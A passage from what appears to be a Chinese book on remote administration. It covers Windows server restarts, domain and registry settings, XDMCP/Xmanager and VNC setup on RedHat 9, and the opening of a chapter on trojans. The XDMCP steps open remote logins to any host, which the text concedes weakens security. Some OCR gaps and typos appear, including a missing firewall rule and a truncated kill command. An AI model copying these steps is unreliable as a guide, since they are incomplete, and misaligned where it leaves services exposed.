命令来远程强行启动服务器系统时,可以按照如下步骤进行操作:首先,按照常规方法通过远程桌面连接功能建立与服务器系统的连接,一旦连接成功之后,进入到服务器系统桌面,并在该系统桌面中依次单击“开始”→“运行”命令,在随后弹出的系统运行对话框中,输入字符串命令“cmd”,单击“确定”按钮后,将系统状态切换到 MS - DOS 窗口。然后,在该窗口的 DOS 命令行中,输入字符串命令“shutdown -r -f -t 1”,单击回车键后,大约过 1 秒后,服务器系统就能被强行重新启动了,在启动过程中即使碰到一些无法关闭的应用程序或系统进程,shutdown. exe 命令也会强行将它关闭掉,这么一来服务器系统就能顺利地重启成功了。

3. 远程删除域控制器重名记录

在域模式组网环境下,局域网中一旦有计算机添加到特定域中,域控制器一般会自动把新加入的计算机主机名称记录存储到域的活动目录中,这样可以方便域中的其他计算机能及时访问到新计算机中的共享信息。不过域控制器的自动“记忆”功能常常会带来意想不到的麻烦。当域中的某一计算机由于突然瘫痪而重装系统后,想继续使用以前的主机名称再次加入到指定域中时,局域网域控制器竟然弹出提示,告诉网络主机名重名。很明显,只有登录进域控制器将自动“记忆”下来的以前那个主机名删除掉,重装系统后的计算机才能以以前的主机名添加到域中;那么能不能不到域控制器现场,通过远程管理的方法将域控制器中的指定主机名删除掉呢?答案是肯定的!现在就以 Windows 2000 域控制系统为操作蓝本,来向读者介绍一下远程删除主机名的步骤。

首先,以超级管理员身份登录进 Windows 2000 域控制系统,然后从 Internet 网络上把

Windows 2000 服务器系统的 SP4 补丁下载到该系统中，再通过 Winrar 之类的压缩程序，将 SP4 补丁程序解压到服务器系统的一个指定文件夹中。

然后，依次单击“开始”→“程序”→“附件”→“Windows 资源管理器”命令，进入到服务器系统的资源管理器窗口，从中找到指定文件夹，并用鼠标右击该文件夹的图标，执行快捷菜单中的“共享”命令，在随后弹出的文件夹共享属性界面中，必须将该文件夹设置成“共享”状态。

完成好上面的准备工作后，日后就能对域控制器中的重名主机名进行远程删除操作了。在进行远程删除操作时，可以从局域网中任意找一台能够访问到域控制器的计算机，然后在该计算机系统中双击桌面上的“网上邻居”图标，再从“网上邻居”窗口中找到域控制器中的那个共享文件夹，并将该文件夹下面的“adminpak. msi”文件拷贝到本地计算机硬盘中进行安装。

安装结束后，再打开本地计算机系统的控制面板窗口，并用鼠标双击该窗口中的“管理工具”图标，在其后出现的界面中选中“Active Directory 用户和计算机”选项，然后按下 Shift 功能键，同时右击该选项，从弹出的快捷菜单中选择“打开方式”命令，打开如图 5 - 67 所示的帐号登录窗口；在该登录窗口中正确地输入登录域控制器的超级管理员帐号名称和密码，在确认登录帐号信息无误后单击“确定”按钮，进入到域控制器的“Active Directory 用户和计算机”界面；接下来可以从该界面中找到那个重名的目标主机名称，再对该主机名称执行“删除”命令。完成删除操作后，就能将重新安装过系统的计算机以先前的主机名称加入到局域网指定域中了。

4. 对远程连接数量进行限制

要是有太多的远程连接与 Windows XP 的终端服务器建立连接时，终端服务器的运行效率就会受到影响。为了保证终端服务器运行效率不受影响，必须想办法对同一时间内的远程连接数量进行适当控制，下面就是具体的控制步骤。

首先，以超级管理员身份登录进 Windows XP 的终端服务器，并在该服务器系统桌面中用鼠标逐一单击“开始”→“运行”命令，在随后出现的系统运行框中，输入“Regedit”字符串命令，单击回车键后，进入到系统的注册表编辑窗口。

然后，在该注册表编辑窗口的左侧显示区域，用鼠标双击其中的“HKEY_LOCAL_MACHINE”注册表子项，从随后弹出的注册表分支下面依次选中“SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services”选项，在“Terminal Services”选项所对应的右侧显示区域中，检查一下是否存在一个名为“MaxInstanceCount”的双字节值。要是不存在的话，可以直接用鼠标右键单击“Terminal Services”选项，从弹出的快捷菜单中依次选择“新建”、“DWORD 值”选项命令，同时将新建的双字节值名称取为“MaxInstanceCount”，然后用鼠标双击“Max-




图 5-67　账号登录窗口

InstanceCount"双字节值，打开如图 5-68 所示的数值设置界面，在该界面中输入合适的数值就能达到限制连接数量的目的了。例如，如果只希望 15 个连接同时和终端服务器保持联系，那么就可以在图 5-68 界面的"数值数据"文本框中输入"15"，同时选中"十进制"选项，再单击一下"确定"按钮，最后重新启动一下终端服务器系统就可以了。




图 5-68　数值设置界面

5. 拒绝创建新的远程连接

要是随意允许普通用户在自己管理的服务器中，创建任意多个远程连接的话，难保其中

的某些连接不被一些非法份子利用，如果那样，新创建的远程连接很有可能就成为了黑客或者非法份子攻击服务器的“通道”。为了保护服务器的安全，有必要对服务器系统进行一些限制，确保普通用户没有权利创建新的远程连接，下面就是具体的限制操作步骤。

首先，以超级管理员身份登录进服务器系统，并在该服务器系统桌面中用鼠标逐一单击“开始”→“运行”命令，在随后出现的系统运行框中，输入“Regedit”字符串命令，单击回车键后，进入到系统的注册表编辑窗口。

然后，在该注册表编辑窗口的左侧显示区域，用鼠标双击其中的“HKEY_CURRENT_USER”注册表子项，从随后弹出的注册表分支下面依次选中“Software\Policies\Microsoft\Windows\Network Connections”选项，在“Network Connections”选项所对应的右侧显示区域中，检查一下是否存在一个名为“NC_AddRemoveComponents”的双字节值。如果不存在，可以直接用鼠标右键单击“Network Connections”选项，从弹出的快捷菜单中依次选择“新建”、“DWORD值”选项命令，同时将新建的双字节值名称取为“NC_AddRemoveComponents”，然后用鼠标双击“NC_AddRemoveComponents”双字节值，打开如图5-69所示的数值设置界面，在该界面的“数值数据”文本框中输入“0”，再单击“确定”按钮，最后重新启动一下服务器系统就可以使设置生效了。




图5-69　数值设置界面

5.9　Linux远程桌面和Linux远程控制详解

随着互联网的高速发展以及Linux企业应用的成熟，Linux被广泛应用于服务器领域，如何实现Linux的远程管理成为网络管理员的首要任务。有两种方法可以实现远程管理Linux

桌面窗口,其中一个就是选择 X 显示管理器(X display manager)或者说 xdm,另一个流行的解决方案是 vnc。一般选择 xdm,选择 xdm 而不是 vnc 出于两点原因。第一,vnc 要有个服务端的守护进程,为每个共享的桌面运行。第二,已经有 X 服务器的软件安装在所有的工作站上,不想再添加额外的客户端软件了。

5.9.1 通过 xmanager 远程桌面控制 Linux

经常见到的几种最为常用的 Windows 下远程管理 Linux 服务器的方法,基本上都是利用 SecureCRT,F - Secure SSH 或者 PUTTY 等客户端工具通过 ssh 服务来实现 Windows 下管理 Linux 服务器。这些客户端工具几乎不需要什么配置,使用简单,但是它们都是无法启动窗口服务的程序或进程,也无法达到远程桌面控制。本节将介绍通过 xmanager 远程桌面控制 Linux 的方法和技巧。本节中所指的 Linux 系统,如无特别说明都以 RedHat 9.0 为例。

首先来了解一些 X 系统方面的知识。X 是用在大多数 UNIX 系统中的图形支持系统,如果 Linux 机器上使用 GNOME 或者 KDE,就正在使用 X 系统。它由 X 联盟(www. X. org)定义并维护。大多数的 Linux 用户使用的都是由 XFree86 项目(www. xfree86. org)提供的 X Window 系统的实现。xdm 是一个显示管理器,提供了灵活的任务管理功能。然而 xdm 通常被认为是"GUI 的登陆屏幕,可以自动启动的 X 任务",实际上它的功能要更为强大。

xdm 使用 X 联盟的 X 显示管理控制协议,即 XDMCP,来和 X 服务器通信。它允许 X 服务器从运行 xdm 服务的服务器上获得会话服务。

当使用 xdm 管理这些 X 任务的时候需要一些复杂的设置。但设置 xdm 可以得到本地的以及其他服务器上的桌面。下面将介绍服务器上配置 xdm 的方法和步骤,这里描述的配置允许任何的 XDMCP 客户访问 Linux 服务器桌面环境(当然影响了 X 的安全)。

1. **配置 xdm**

①在 Linux 系统下,修改/etc/X11/xdm/Xaccess 文件,找到下面的语句:"# * #any host can get a login window",如图 5 - 70 所示。去掉最前面的#号,成为" * #any host can get a login window",如图 5 - 71 所示。

图 5 - 70 语句 1

图 5 - 71 语句 2

②修改/etc/X11/gdm/gdm.conf 文件，找到如图 5－72 所示的语句。

```
[xdmcp]
# Distributions: Ship with this off.  It is never a safe thing to leave
# out on the net.  Alternatively you can set up /etc/hosts.allow and
# /etc/hosts.deny to only allow say local access.
Enable=false
```

图 5－72　语句 3

将其中的“Enable = false”改为“Enable = true”或“Enable = 1”。同时要确保存在如图 5－73 所示语句，因为 177 端口是要配置的 xdmcp 服务的监听端口，在后面配置 xmanager 将看到。

```
# The port.  177 is the standard port so better keep it that way
Port=177
```

图 5－73　语句 4

③修改/etc/inittab 文件，找到如图 5－74 所示语句，将其修改为如图 5－75 所示语句。

```
id:3:initdefault:
```

图 5－74　语句 5

```
id:5:initdefault:
```

图 5－75　语句 6

同时，找到如图 5－76 所示语句，将其修改为如图 5－77 所示语句。

```
# Run xdm in runlevel 5
x:5:respawn:/etc/X11/prefdm -nodaemon
```

图 5－76　语句 7

```
# Run xdm in runlevel 5
x:5:respawn:/usr/bin/gdm
```

图 5－77　语句 8

④修改/etc/X11/xdm/xdm－config 的最后一行，在“displayManager.requestPort:0”前面加上一个“!”号，如图 5－78 所示。

```
! SECURITY: do not listen for XDMCP or Chooser requests
! Comment out this line if you want to manage X terminals with xdm
!DisplayManager.requestPort:    0
```

图 5－78　语句 9

⑤修改确保/etc/X11/xdm/Xservers 的属性为 444，/etc/X11/xdm/Xsetup_0 的属性为 755，在 RedHat 9.0 中，可以看到这两个文件默认的属性就是 444 和 775，因此不用修改，如

图 5 - 79 所示。

图 5 - 79 修改文件属性

⑥如果 Linux 机器配置有防火墙,为防止防火墙将通过 177 端口(即 xdmcp 服务)的数据过虑,必须加上如下的规则:

至此,在 Linux 下的配置 xdm 已经基本完成。但上面这些配置还只是 X 服务器端的配置,要想实现在 Windows 远程桌面控制 Linux,还必须要有 Windows 下的客户端工具,xmanager 正是这样的一个工具,它是一个简单易用的高性能的运行在 Windows 平台上的 X Server 软件。现在来介绍 xmanager 在 Windows 下的安装和配置技巧,这里使用的机器是 windows xp。

2. xmanager 在 Windows 下的安装和配置

首先,下载 xmanager 的安装文件,下载的是 xmanager1.3.9,安装后,在安装目录下,点击 xconfig,选择 xdm,如图 5 - 80 所示。选择“XDM Indirect”,在 host 后面填上已经配置好的 Linux 系统的 ip,注意下面的“XDMCP Port:177”,这就是在配置 Linux 服务器时必须保证 port = 177 的原因。

然后双击 xmanager 安装目录里的 xmanager,出现如图 5 - 81 所示的画面,选择图中的 linux 机器,然后点击“连接”即可以连接到 redhat 登陆的桌面了,如图 5 - 82 所示。输入用户名,确定后系统会提示输入密码,验证成功后就可以使用 redhat 桌面了,效果如图 5 - 83 所示。

5.9.2 Linux 操作系统下搭建 VNC 远程控制软件

VNC 软件主要由两个部分组成:VNC server 及 VNC viewer。VNC server 与 VNC viewer 支持多种操作系统,如 Unix 系列(Unix,Linux,Solaris 等),Windows 及 MacOS,因此可将 VNC server 及 VNC viewer 分别安装在不同的操作系统中进行控制。如果目前操作的主控端计算机没有安装 VNC viewer,也可以通过一般的网页浏览器来控制被控端。在 5.5 节中已经介绍了 VNC 的特点和工作流程,所以这里不再详述。本节主要是介绍在 Linux 操作系统下搭建 VNC 的方法和步骤。

虽然 VNC 还有着在 Linux 下无法用热键弹出中文输入法等等小小不足,但仍然无法阻止其在 Linux 系统中的地位。




图 5－80　xconfig 设置




图 5－81　xmanager 设置




图 5-82　redhat 登陆桌面

图 5-83　使用 redhat 桌面

1. VNC 的安装

本节 VNC 的安装环境是:被控端 Redhat9.0,主控端 Windows XP。

当下载了 VNC 的 Linux 版本后,可以解压文件到一个文件夹中,例如/home/VNC,然后复制文件 VNCserver、VNCpasswd 和 XVNC 到/usr/bin 目录中。假如想要能够通过 VNC 服务器的整合 Java 界面远程控制 Linux 电脑,也需要去建立一个子目录/usr/local/VNC/classes。

在建立此子目录后,复制 VNCJava.class 文件到此目录中。一般 Redhat 9.0 自带以上文件,所以直接用终端执行就可以。

2. 在 Linux 上启动 VNC Server

执行 VNCserver 命令:

[root@ Linux root]# VNCserver

You will require a password to access your desktops.

Password: - - -

Creating default startup script /root/.VNC/xstartup

Starting applications specified in /root/.VNC/xstartup

Log file is /root/.VNC/Linux:1.log

为了不想任何人都可以任意遥控此计算机。因此当第一次启动 VNC server 时,会要求设置网络遥控的密码。这个就是登陆 VNC 的密码,一定要足够安全。

经上述步骤后,便启动了 VNC Server。如果想要更改 VNC Server 的密码,只要执行 VNCpasswd 命令即可。

3. 在 Microsoft Windows 上运行 VNC Viewer

直接运行"VNCviewer.exe",系统会出现"Connection details"对话框。

在"Connection details"对话框中的"VNC server"文本框中输入 VNC Server 的 IP 地址或主机名及显示装置编号,(请看第2步:在 Linux 上启动 VNC server 的这一行,New 'X' desktop is Linux:1 得到此信息),例如:192.168.0.1:1(冒号后面的1是执行 VNC Server 生成的显示装置编号)。单击"OK"按钮后,VNC Server 即会开始检查所输入的信息,若是信息错误,系统会出现"Failed to connect to server"的错误信息;若是信息正确,则会接着出现"VNC Authentication"对话框。若是在"VNC Authentication"对话框中输入的密码正确,就可以成功地打开 Linux 的桌面窗口。

4. 从浏览器远程遥控

启动 VNC Server 后直接打开浏览器,在地址栏中输入被控端的网址或 IP 地址,并在网址后加上":5800 + 显示编号",即可操控该计算机了。

例如:http://192.168.0.1:5801 (如果显示编号为1,一般第一次设置的显示编号都是1,就用 5800 + 1 = 5801。)

如果看到窗口,就说明成功了,在密码框输入密码,就能远程控制了。

5. 设置 VNC server 启动变量

为了使 VNC server 在每次启动时保持不变的端口号(5801)

在/etc/rc.d/rc.local 文件中添加命令:

```
rm -f /tmp/.X11-unix/X*
rm -f /.VNC/*.pid
rm -f /.VNC/*.log
```

这样,每次启动机器,系统会先把上次非正常关机时留下的临时文件删除。

6. 结束 VNC 服务及远程桌面

使用命令“VNC server -kill :1”可以结束 VNC 服务及远程桌面。

其它更详细的使用请用 man 查看。

VNC 内定的窗口管理器是 twm,通过修改 VNC 的配置文件可以更换为自己喜欢的,方法如下:

修改用户目录下的 VNC/xstartup 文件,文件内容如下:

```
#! /bin/sh
[ -r $HOME/.Xresources ] && xrdb $HOME/.Xresources
xsetroot -solid grey
VNCconfig -iconic &
xterm -geometry 80x24+10+10 -ls -title "$VNCDESKTOP Desktop" &
twm &
```

将#! /bin/sh 后面的内容全部注释掉,改成“~/.Xclients”。

保存文件,现在可以测试修改是否成功,先 kill VNCserver 服务

```
VNCserver -kill :
```

或

```
pa aux|grep XVNC
kill PID
```

重新启动 VNC server ,再用 VNC viewer 连接远程桌面就已经变成自己喜欢的类型了。

第6章　木马植入与防范

6.1　什么是木马

6.1.1　木马的定义

荷马史诗中描述一位名为 Hellen 的希腊皇后被风流倜傥的特洛伊王国的王子巴德里诱骗回国，于是希腊国王派兵攻打特洛伊城，此番战争打了十年，却始终无法攻陷特洛伊城，于是想出一条计策，制作一匹大木马，里面藏满全副武装的士兵，留下木马后佯装撤退，特洛伊人果然上当，以为希腊人已退兵，当晚就便把木马拉进城中，打算来一个欢天喜地的庆功宴。谁知，就在大家兴高采烈喝酒庆功之际，木马中的精锐部队早已暗中打开城门，一举来了个里应外合的大抢攻！顿时，一个美丽的城市变成了一堆瓦砾、焦土，毁灭于历史中……。此即著名的特洛伊战争，也就是木马屠城记，亦称特洛伊木马(Trojan Horse)的典故。

